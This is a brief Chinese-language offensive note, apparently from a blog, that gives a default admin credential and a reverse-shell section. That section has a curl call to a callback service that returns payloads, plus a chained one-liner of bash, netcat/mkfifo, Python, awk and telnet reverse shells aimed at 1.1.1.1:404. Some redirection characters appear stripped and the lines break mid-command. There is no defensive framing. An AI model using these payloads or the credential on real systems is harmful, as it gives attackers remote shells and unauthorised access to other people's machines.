
默认密码:admin:admin888
反弹shell

1
curl callback.red/sh4ll/ip:port

然后就会回显各种弹shell的payload

1
2
3
4
5
6
7
8
9
10
11
12
13
(bash -i >& /dev/tcp/1.1.1.1/404 0>&1)||(/bin/bash -i > /dev/tcp/1.1.1.1/404 0<& 2>&1)||(exec 5<>/dev/tcp/1.1.1.1/404;cat <&5 | while read line; do $line 2>&5 >&5; done)||(exec /bin/sh 0

1>&0 2>&0)||(0<&196;exec 196<>/dev/tcp/1.1.1.1/404; sh <&196 >&196 2>&196)||(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1.1.1.1 404 >/tmp/f)||(rm -f /tmp/p; mknod /tmp/p p && nc 1.1.1.1 404 0/tmp

/p 2>&1)||(rm f;mkfifo f;cat f|/bin/sh -i 2<&1|nc 1.1.1.1 404 < f)||(rm -f x; mknod x p && nc 1.1.1.1 404 0x)||(mknod backpipe p && nc 1.1.1.1 404 0backpipe)||(python

-c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1.1.1.1",404));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh"

,"-i"]);')||(python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1.1.1.1",404));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty

; pty.spawn("/bin/bash")')||(awk 'BEGIN {s = "/inet/tcp/0/1.1.1.1/404"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit")

close(s); }}' /dev/null)||(rm -f /tmp/p; mknod /tmp/p p && telnet 1.1.1.1 404 0/tmp/p 2>&1)